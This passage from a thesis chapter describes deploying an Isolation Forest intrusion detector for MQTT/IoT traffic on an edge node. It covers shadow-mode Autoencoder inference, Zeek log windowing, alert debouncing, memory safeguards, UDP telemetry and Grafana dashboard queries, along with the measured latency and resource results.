Among the evaluated paradigms, the IF therefore offers the strongest balance of detection effectiveness and computational efficiency for Edge deployment [69].

Argument 4: Computational efficiency and decision transparency. Global SHAP attribution and native Autoencoder reconstruction attribution independently identify the same dominant temporal and rate dimensions, corroborating the semantic validity of the engineered representation. Because these detailed attribution mechanisms remain offline, this auditability supports SOC incident triage and NFR6 without adding XAI overhead to the primary Isolation Forest inference path.

Despite incorporating domain-specific optimisations for IoT tabular anomaly detection, the compact Sparse Autoencoder did not achieve operationally viable performance. Its stable learning curves show no sustained train-validation divergence, so the deficit cannot reasonably be attributed to overt training instability. The held-out PR-AUC of 0.2448 instead documents an empirical limitation of this compact reconstruction architecture on the evaluated heterogeneous, multi-modal tabular distribution, providing a quantitative counterexample to the assumption that Deep Learning necessarily outperforms classical ensembles on tabular network telemetry [22,40,63].

Consequently, the Autoencoder is retained exclusively in shadow deployment. It executes alongside the Isolation Forest and emits reconstruction-error telemetry for forensic context while holding no production alert-decision authority. This asymmetric authority structure is formalised in `live_inference.py`:

```
1 is_attack_raw = is_attack_if      # AE executes in shadow; IF holds sole alert  
    -decision authority
```

Production alerting therefore rests exclusively on the model that demonstrated the strongest combined detection and efficiency profile.

CHAPTER 8

Edge Deployment and Real-Time Testing (Online Phase)

8.1 Introduction and Phase Architecture

The online phase translates the frozen artefacts from the offline pipeline into a continuously operational Edge security service that monitors live Zeek telemetry in real time, confirms sustained threats through a temporal consensus filter, and projects both computational performance and security intelligence onto an interactive SOC dashboard.

This phase pursues two simultaneous objectives: maintaining continuous anomaly detection on live MQTT telemetry bound by the offline-calibrated dual-bound percentile/ 4σ decision boundary, and generating empirical kernel-level `cgroup` telemetry to validate the system. This empirical evidence projected onto the Grafana dashboard demonstrates that the Isolation Forest’s theoretical efficiency translates into documented hardware behaviour under genuine attack conditions.

A foundational MLOps principle governs this architecture: the inference engine consumes, but never modifies or recomputes, the artefacts produced by the offline pipeline. This immutable contract decouples the computationally unconstrained training environment from the constrained Edge inference engine. It eliminates train-serve skew in the production artefacts by ensuring that the ordered feature contract, scaler, model, and calibrated decision threshold are applied unchanged in the live inference engine.

The online phase is implemented across three integrated subsystems mapping onto the three-tier CPS architecture: the real-time inference engine (`live_inference.py`), the kernel-level telemetry collection pipeline (Telegraf/InfluxDB), and the SOC Visual Analytics dashboard (Grafana).

8.2 Production Artefact Ecosystem at Runtime

The live inference engine is provisioned directly from the frozen outputs of the offline pipeline. Table 8.1 summarises the deployed artefacts, their runtime status, and their operational roles.

Table 8.1: Runtime artefact ecosystem at deployment time. Six of the seven canonical artefacts produced by the offline pipeline are actively loaded.

Artefact	Format	Runtime Status	Production Role
<code>active_features.pkl</code>	Python list	Loaded	Ordered 14-feature dimensional contract; absence prevents engine initialisation
<code>robust_scaler.pkl</code>	Scikit-Learn	Loaded	Applies median-IQR normalisation to each live feature vector
<code>isolation_forest.pkl</code>	Scikit-Learn	Loaded	Sole alert-decision authority; $\mathcal{O}(T \cdot \log \psi)$ Cython tree traversal ($T = 100, \psi = 256$)
<code>if_optimal_threshold.pkl</code>	Float scalar ≈ 0.000734	Loaded	Calibrated dual-bound percentile/ 4σ production decision boundary
<code>ae_optimal_threshold.pkl</code>	Float scalar	Loaded	Shadow deployment reconstruction error boundary
<code>autoencoder_edge.onnx</code>	ONNX graph, opset 18	Loaded	C++ ONNX Runtime shadow inference; no alert-decision authority
<code>variance_selector.pkl</code>	Scikit-Learn	Retained; not executed online	Records the master zero-variance filtering stage whose 14-feature output is enforced through <code>active_features.pkl</code>

The `active_features.pkl` artefact occupies a special architectural status as the strict dimensional contract between the offline and online phases. Serialised after the master `VarianceThreshold` application, it encodes the ordered 14-feature production contract resulting from the hybrid Pearson/MI selection and subsequent zero-variance removal, which the live inference engine strictly enforces. The physical absence of this artefact at startup triggers a fatal initialisation exception, enforcing the offline-online dependency at the system level and preventing silent dimensionality-skew failures.

Conversely, the `variance_selector.pkl` artefact is deliberately bypassed by the inference engine. Because the active features list inherently contains the exact feature subset surviving variance filtering, extracting these features via a direct dictionary comprehension is algebraically equivalent to re-applying `VarianceThreshold.transform()`. This explicit engineering decision reduces the selection path from a per-window matrix computation to a constant-complexity key extraction.

8.3 Asymmetric Production Authority: The Shadow Deployment Architecture

The production authority structure is formalised in a single, deliberately annotated assignment within the inference engine:

```
1 is_attack_raw = is_attack_if
```

This assignment operationalises the substantial PR-AUC gap established during comparative offline evaluation. Although both models evaluate every temporal window, only the

Isolation Forest’s verdict can trigger a confirmed alert. Delegating even partial production alerting authority to the Autoencoder would expose the production alert path to a detector that, under the same held-out protocol, produced a higher FPR (0.49% versus 0.24%) while detecting only 4 of 31 anomalous windows. This would weaken the validated detection–false-alert trade-off and increase operator alert burden without providing compensating attack coverage.

The shadow deployment nonetheless provides substantive operational value. The continuous `ae_mae` stream emitted to the SOC dashboard offers an independent, methodologically distinct forensic signal. Convergence between both models’ anomaly indicators during an attack phase reinforces alert confidence, while divergence highlights traffic patterns warranting deeper investigation, all without imposing any availability cost on the primary detection path.

8.4 The Real-Time Inference Engine

8.4.1. Hybrid Host-Level Deployment

The engine executes as a host-level Python process, omitted from the container orchestration manifest. This hybrid placement is architecturally coherent because neither communication path requires Docker-internal routing: it reads Zeek’s log files from the shared Docker volume (`../data/raw:/pcap`) via `subprocess.Popen(['tail', '-F', zeek_log_file])`, and dispatches UDP telemetry datagrams to the host-published port 8094 of the Telegraf container.

This placement yields a critical measurement benefit: Telegraf’s host-level `inputs.cpu` and `inputs.mem` plugins capture aggregate CPU and RAM conditions while the inference engine records post-aggregation scoring latency, jointly providing the empirical basis for the required efficiency validation.

8.4.2. Startup Sequence and Dependency Enforcement

The core constructor loads the six production artefacts sequentially. The active features list is loaded first, establishing the dimensional contract. Both threshold scalars, the `RobustScaler`, and the Isolation Forest are loaded via `joblib`. The ONNX Runtime session is initialised last, dynamically retrieving the Autoencoder’s input tensor name (`self.ae_session.get_inputs()[0].name`) to ensure robustness against future export naming conventions. If the ONNX Runtime library is unavailable, the engine gracefully defaults to Isolation-Forest-only mode.

Following artefact loading, the engine enters a blocking startup guard that polls for the telemetry log:

```
1 while not os.path.exists(zeek_log_file):  
2     logger.debug(f"Waiting for the network analyser to generate {  
3         zeek_log_file}...")  
4     time.sleep(2)
```

This guard resolves the race condition arising from Zeek’s lazy-buffering behaviour. Malformed JSON lines generated under extreme flood conditions are silently discarded via `except json.JSONDecodeError: continue`, preserving pipeline continuity under adversarial conditions.

8.4.3. Event-Time Windowing and Per-IP Isolation

The 10-second observation window boundary for each source IP is determined exclusively by the Zeek network timestamp embedded in the incoming JSON record, not by the inference process's wall clock:

```
1 if (packet_ts - self.window_start_times[ip_origen]) < self.window_duration:
2     return False # window not yet complete
```

This event-time discipline decouples detection from CPU scheduling jitter and MQTT broker congestion. Under network saturation, wall-clock windowing risks evaluating temporally incomplete populations of finalised flow records, thereby increasing false-alert risk.

Upon completing a window evaluation, the buffer is immediately deleted, and the next arriving record opens a fresh window. This non-overlapping streaming design bounds raw-event retention to the active 10-second observation horizon and replaces the offline pipeline's 50% temporal overlap with per-IP EWMA state and anti-spike debouncing, preserving temporal continuity without retaining historical windows. Per-IP isolation ensures transient anomalies from one source address cannot contaminate or suppress the verdict for another.

8.4.4. Null-Safe Ingestion: The `safe_float()` Guard

The live parser is explicitly null-safe: it normalises null values and unexpected – placeholder strings to a deterministic numerical fallback before conversion, while also intercepting non-numeric values that would otherwise raise `ValueError` or `TypeError` exceptions during inference:

```
1 def safe_float(val, fallback=0.0):
2     if val == '-' or val is None:
3         return fallback
4     try:
5         return float(val)
6     except (ValueError, TypeError):
7         return fallback
```

The zero-imputation fallback maps null or unparseable numerical inputs deterministically to 0.0, preserving scoring-path continuity and preventing malformed numerical values from propagating into downstream feature computation.

8.4.5. Online Feature Engineering: Resource-Efficient Window-Bounded Streaming Reconstruction

Once a 10-second boundary is crossed, the active buffer undergoes a four-stage streaming reconstruction of the 14-feature production contract under a fixed observation horizon and bounded per-origin temporal state.

- **Stage 1, Categorical encoding:** Connection states, IANA RFC 6335 ports, and history strings are mapped to binary flags and taxonomy classes. Numeric extractions pass through `safe_float()`.
- **Stage 2, Base volumetric aggregations:** Sum, mean, max, min, median, and standard deviation are computed over the six base dimensions. Inter-arrival times are reconstructed by differencing sorted timestamps, seeded against `self.last_seen_ts_per_ip`.

- **Stage 3, Derived features:** Temporal rates, bidirectional asymmetry ratios, and error rates are computed with explicit zero-denominator handling.
- **Stage 4, $\mathcal{O}(1)$ EWMA temporal state update:** The exponential moving average executes in constant time and space, maintaining only the most recently smoothed value and the last raw observation per metric per IP:

```

1 new_smooth = (1 - self.alpha_smoothing) * state[state_key] + self.
  alpha_smoothing * current_val
2 delta = current_val - state[last_val_key]
```

With $\alpha = 0.6$, this two-scalar update replaces the full-history offline operation. Across the four tracked metrics, each IP maintains exactly eight floating-point scalars, bounding the per-IP RAM footprint to a constant regardless of session duration. Initialising the first window's smoothed values to the current raw observation eliminates cold-start artefacts.

8.4.6. Feature Vector Assembly and VarianceThreshold Bypass

Final assembly extracts the feature vector via direct dictionary key lookup against `self.active_features`, constructing a single-row `DataFrame` solely to satisfy the `RobustScaler.transform()` API contract:

```

1 raw_dict = {f: aggregated_payload.get(f, 0.0) for f in self.active_features
  }
2 raw_df = pd.DataFrame([raw_dict], columns=self.active_features)
3 feature_vector = self.scaler.transform(raw_df)[0].astype(np.float32)
```

The `.get(f, 0.0)` default provides online schema alignment, imputing absent features to zero. This single comprehension replaces the entire `VarianceThreshold` pipeline with an $\mathcal{O}(f)$ lookup where $f = 14$. The computationally expensive `groupby` machinery of the offline pipeline is entirely absent from the inference path. A dimensionality exception from the scaler causes the current window to be cleanly discarded.

8.4.7. Multimodel Inference Core

The Isolation Forest anomaly score is compared against the calibrated dual-bound production decision boundary (≈ 0.000734). Scoring incurs bounded $\mathcal{O}(T \log \psi)$ tree-traversal cost for the fixed deployed forest and remains independent of stream duration. Scores exceeding the boundary are classified as anomalous:

```

1 if_score = float(-self.iforest.decision_function([feature_vector])[0])
2 is_attack_if = if_score > self.static_if_threshold
```

The Autoencoder shadow inference executes immediately thereafter via the ONNX Runtime session using native NumPy operations, avoiding any PyTorch dependency:

```

1 ort_inputs = {self.ae_input_name: np.array([feature_vector], dtype=np.
  float32)}
2 reconstruction = self.ae_session.run(None, ort_inputs)[0]
3 mae = float(np.mean(np.abs(feature_vector - reconstruction)))
4 is_attack_ae = mae > self.static_ae_threshold
```

The complete post-aggregation scoring-path latency is measured using the high-resolution `time.perf_counter()` timer and emitted to InfluxDB for P95 aggregation on the dashboard.

8.4.8. Anti-Spike Temporal Debouncing

To distinguish genuine sustained attacks from transient statistical anomalies, the engine implements a per-IP temporal debouncing mechanism:

```
1 self.alert_histories = defaultdict(lambda: deque(maxlen=3))
2 self.alert_patience = 2
```

A confirmed attack alert is transmitted to the SOC only when the anomaly persists across at least two of the three most recent windows:

```
1 self.alert_histories[ip_origen].append(is_attack_raw)
2 is_confirmed_attack_ip = sum(self.alert_histories[ip_origen]) >= self.
    alert_patience
```

Transient stochastic spikes are absorbed without generating operator alerts. Both confirmed-attack and nominal-state verdicts are emitted unconditionally to explicitly reset the SOC dashboard panel, preventing stale alert states from persisting after an attack terminates.

8.4.9. Memory Safety: OOM Protection and Probabilistic Garbage Collection

To prevent Out-of-Memory kernel termination from IP Spoofing attacks, the engine implements three complementary mechanisms.

Hard concurrency ceiling: The constant `MAX_TRACKED_IPS = 1000` caps simultaneously active per-origin window buffers, providing an order-of-magnitude operational safety margin above the number of active source addresses expected in the documented topology. Any new IP attempting to open a window buffer when the limit is reached is silently discarded:

```
1 if len(self.log_buffers) >= self.MAX_TRACKED_IPS and ip_origen not in self.
    log_buffers:
2     return False
```

Immediate window buffer eviction: Upon completing each window evaluation, the primary buffer and its start timestamp are unconditionally released, ensuring raw-event buffer memory remains proportional exclusively to in-flight windows:

```
1 del self.log_buffers[ip_origen]
2 del self.window_start_times[ip_origen]
```

Probabilistic garbage collection: A probabilistic collector prunes state for inactive IPs with a 1% activation probability on each window evaluation:

```
1 if np.random.rand() < 0.01:
2     stale_ips = [ip for ip, ts in self.last_seen_ts_per_ip.items()
3                  if (current_time - ts) > 3600]
4     for stale_ip in stale_ips:
5         self.last_seen_ts_per_ip.pop(stale_ip, None)
6         self.alert_histories.pop(stale_ip, None)
7         self.ip_state.pop(stale_ip, None)
```

The 1% trigger rate distributes the $\mathcal{O}(n_{tracked})$ collection pass across the inference timeline, eliminating the full scan from 99% of evaluations while providing high-probability reclamation of inactive origin states exceeding the configured 3,600-second inactivity threshold. The probabilistic trigger additionally prevents adversaries from synchronising injection with a predictable collection cycle.

8.5 Production Threshold Deployment

The production Isolation Forest threshold (≈ 0.000734) was calibrated offline exclusively against the benign-labelled scores of the complete training partition under the strict False Positive constraint. At engine startup, this scalar is loaded and applied without modification throughout the entire live session:

```
1 self.static_if_threshold = joblib.load(if_threshold_path)
```

No online recalibration occurs because an adaptive boundary would expose the detector to adversarial score poisoning: a persistent low-rate attacker could progressively shift the normality envelope and erode detection capability. Keeping the threshold fixed preserves the offline-calibrated operating point throughout deployment.

The Autoencoder's shadow threshold, calibrated under the identical strict constraint against the benign reconstruction error distribution, is similarly loaded and applied exclusively to the diagnostic path, holding no authority over the confirmed alert decision.

8.6 Low-Overhead UDP Telemetry Pipeline

The inference engine communicates detection results to the monitoring stack via a single persistent UDP socket initialised at engine startup:

```
1 self.udp_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
2 self.telegraf_address = ('127.0.0.1', 8094)
```

UDP is a deliberate architectural choice: its connectionless, fire-and-forget semantics avoid connection establishment and application-level acknowledgement, minimising telemetry overhead on the detection loop. The `except Exception:pass` guard contains telemetry-transmission failures, isolating them from the primary detection path. Two distinct InfluxDB Line Protocol measurements are emitted per evaluated window, reflecting their different consumption patterns on the SOC dashboard:

```
1 ids_inference,node=edge_zeeb,source_ip={ip}
2   is_attack_raw={0|1},iforest_score={score},ae_mae={mae},latency_ms={ms}
3   {timestamp_ns}
4
5 ids_alerts,node=edge_zeeb,source_ip={ip}
6   is_confirmed_attack={0|1}
7   {timestamp_ns}
```

The `ids_inference` string encodes the complete per-window diagnostic state—raw scoring, shadow MAE, and latency—before the debouncing filter is applied. Conversely, `ids_alerts` encodes the confirmed, spike-filtered attack state. This structural separation allows the SOC dashboard to independently display raw anomaly signals and actionable threat states, providing layered situational awareness. Both measurements are additionally echoed to standard output, providing a zero-dependency diagnostic stream accessible via host-side terminal inspection independently of the Telegraf path.

8.7 The SOC Visual Analytics Dashboard

The Grafana dashboard constitutes the Cognition Layer of the three-tier architecture, implementing the Visual Analytics paradigm. This combines automated analytical techniques with interactive visualisation to facilitate reasoning over high-velocity data [63].

Six InfluxQL queries populate six panels with a five-second refresh interval and a default five-minute rolling window.

Two fill strategies apply based on semantic content. The `fill(previous)` strategy is used for continuous physical states or persistent binary decisions (CPU, memory, confirmed threat state), where a momentary Telegraf collection gap should be bridged by the last observed value rather than a spurious reversion to zero. Conversely, `fill(none)` is used for the anomaly scoring panel, where sensor silence constitutes a genuine physical condition; interpolating these intervals would falsify the stochastic, asynchronous character of the sensor population.

8.7.1. Edge Compute Utilisation and Memory Footprint

```

1 SELECT mean("usage_percent") FROM "docker_container_cpu"
2 WHERE ("container_name" =~ /zeek_ids|telegraf_monitor|mosquitto_broker/)
3 AND $timeFilter
4 GROUP BY time($__interval), "container_name" fill(previous)
5
6 SELECT mean("usage_percent") FROM "docker_container_mem"
7 WHERE ("container_name" =~ /zeek_ids|telegraf_monitor|mosquitto_broker/)
8 AND $timeFilter
9 GROUP BY time($__interval), "container_name" fill(previous)

```

The regular-expression predicate matches all three operationally critical containers in a single query. During active injection, `zeek_ids` reaches approximately 20 to 22% of its 1.0 CPU-core ceiling, reflecting its C++ engine's stateful flow reconstruction workload. Mosquitto sustains approximately 10 to 11% CPU utilisation under the induced connection and message-processing workload. Between phases, both return to under 5% utilisation, confirming the ecosystem's overhead is entirely attack-driven rather than a permanent baseline penalty. Telegraf maintains approximately 1 to 2% throughout. The memory panel reveals `zeek_ids` remains stable at approximately 12 to 13% of its 1 GB allocation, confirming Zeek's internal state pruning prevents unbounded accumulation even during the 7-minute SlowITe injection.




Figure 8.1: Edge Compute Utilisation (CPU) over a five-minute window during the multi-vector attack campaign.




Figure 8.2: Edge Container Memory Footprint over the corresponding five-minute window, demonstrating stable RAM containment across the monitored services.

8.7.2. ML Anomaly Scoring and Decision Boundary

```
1 SELECT mean("iforest_score") FROM "ids_inference"
2 WHERE $timeFilter AND "source_ip" !~ /\:/ AND "source_ip" != '172.18.0.1'
3 GROUP BY time($__interval), "source_ip" fill(null)
```

The two source-IP exclusions operate exclusively at the dashboard display layer, suppressing IPv6 link-local and gateway management traffic from a panel intended to show genuine sensor and attacker behaviour.




Figure 8.3: ML Anomaly Scoring and Decision Boundary panel, showing the attacker IP's score sustained above the dashed 4σ threshold against the benign IP's score remaining well below it.

A reference line at the calibrated 4σ boundary (≈ 0.000734) renders as a dashed horizontal overlay. Legitimate sensor scores cluster consistently in negative territory, while the attacking IP's score penetrates and sustains above the boundary throughout injection phases, creating a visually unambiguous separation. This overlay constitutes the real-time explainability mechanism for production: the boundary is visible, the scores are continuous, and the SOC operator can directly observe threshold crossings without any SHAP computation or third-party XAI library on the production inference path.

8.7.3. Verified Threat State

```
1 SELECT max("is_confirmed_attack") FROM "ids_alerts"
2 WHERE $timeFilter AND "source_ip" != '/:/ AND "source_ip" != '172.18.0.1'
3 GROUP BY time($__interval), "source_ip" fill(previous)
```

The `max()` aggregation function is selected over `mean()` for a precise operational reason. Within any display aggregation interval, if `is_confirmed_attack` was 1 for even a single sub-interval, the operational state during that entire interval was definitionally attack-confirmed, and `max()` correctly preserves this without dilution.




Figure 8.4: Verified Threat State panel. The attacker IP (top) transitions to a VERIFIED DoS ATTACK state, while the legitimate sensor IP (bottom) maintains a NOMINAL STATE throughout the injection phase.

Live results demonstrate the attacker IP transitioning from nominal to confirmed-attack state when the persistence criterion is satisfied, while legitimate sensor IPs maintain nominal classification throughout all injection phases simultaneously, providing immediate visual confirmation the detection mechanism is genuinely selective.

8.7.4. Edge Scoring Latency (P95 Tail Latency)

```
1 SELECT percentile("latency_ms", 95) AS "Latencia_P95" FROM "ids_inference"
2 WHERE $timeFilter
3 GROUP BY time($__interval) fill(previous)
```

The 95th percentile is selected over the arithmetic mean deliberately because it characterises the upper tail of the live scoring-time distribution more clearly. The displayed time-bucketed P95 reached 9.85 ms for the post-aggregation scoring stage, including feature-vector assembly from the aggregated representation, `RobustScaler` transformation, Isolation Forest evaluation, and Autoencoder shadow inference.

This tail-latency measurement is distinct from both the 10-second observation horizon and the 0.0060 ms warmed model-only Autoencoder ONNX Runtime measurement. The monitored scoring P95 occupies approximately 0.20% of the five-second stride and approximately 0.10% of the 10-second observation horizon. It is therefore reported as post-aggregation scoring latency rather than end-to-end detection latency, because raw-event accumulation and debounced alert confirmation occur outside the measured interval.

8.7.5. Real-Time Confirmed False-Alert Event Counter

```
1 SELECT count("is_confirmed_attack") FROM "ids_alerts"
2 WHERE "is_confirmed_attack" = 1
3 AND "source_ip" != '172.18.0.5'
4 AND "source_ip" != '172.18.0.1'
5 AND $timeFilter
```

This panel counts exclusively confirmed alert events associated with any source IP other than the known attacker and Docker gateway, thereby identifying false-alert events against the Smart City's legitimate sensor traffic. The panel displays 0 when InfluxDB returns no data rather than a null indicator, providing an unambiguous operational indication that no such event was recorded.




Figure 8.5: Edge Scoring Latency and Real-Time Confirmed False-Alert Counter. The left gauge reports the 9.85 ms P95 post-aggregation scoring latency; the right counter records zero confirmed false-alert events against legitimate traffic during the monitored interval.

The empirical result remained at 0 throughout all monitored experimental sessions. In conjunction with the offline blind-test FPR of 0.24%, this provides strong operational evidence that the frozen statistical boundary and temporal debouncing logic preserve selective alerting throughout the six-vector attack campaign without generating a confirmed false alert against the legitimate traffic-generator origin. This online measure is interpreted as an event count rather than a false-positive rate because it is not normalised by the total number of legitimate evaluated windows.

8.8 Empirical Synthesis and NFR Validation

The online phase is evaluated jointly through model-kernel latency, live scoring latency, alert selectivity, and container-resource stability. Table 8.2 consolidates the principal measurements from these complementary contexts.

Table 8.2: Empirical computational and detection performance measured during the online deployment phase.

Metric	Empirical Value	Measurement Context
Autoencoder ONNX Runtime model-kernel latency	Median 0.0060 ms; mean 0.0063 ms; minimum 0.0059 ms	Controlled single-window benchmark: 100 measured calls after 10 warm-up executions; one CPU thread
Edge post-aggregation scoring latency (P95)	9.85 ms	Live monitored execution during the multi-vector attack campaign; Grafana time-bucketed P95
Confirmed false-alert events against legitimate traffic	0	No confirmed false-alert event observed across the monitored online sessions; event count rather than rate
IF anomaly score, legitimate publisher traffic	Negative, below 4σ boundary (≈ 0.000734)	Shared source origin representing all 60 logical MQTT publishers throughout the monitored circadian phases
IF anomaly score, attacker (172.18.0.5)	Positive, above 4σ boundary	During active injection phases
Network analyser CPU utilisation (attack phases)	$\sim 20\text{--}22\%$ of 1.0 CPU ceiling	Grafana CPU panel, cgroup telemetry
Network analyser memory footprint	$\sim 12\text{--}13\%$ of 1 GB allocation	Grafana memory panel, cgroup telemetry
Telegraf CPU	$\sim 1\text{--}2\%$	Grafana CPU panel
Mosquitto broker CPU (volumetric peak)	$\sim 10\text{--}11\%$	Grafana CPU panel

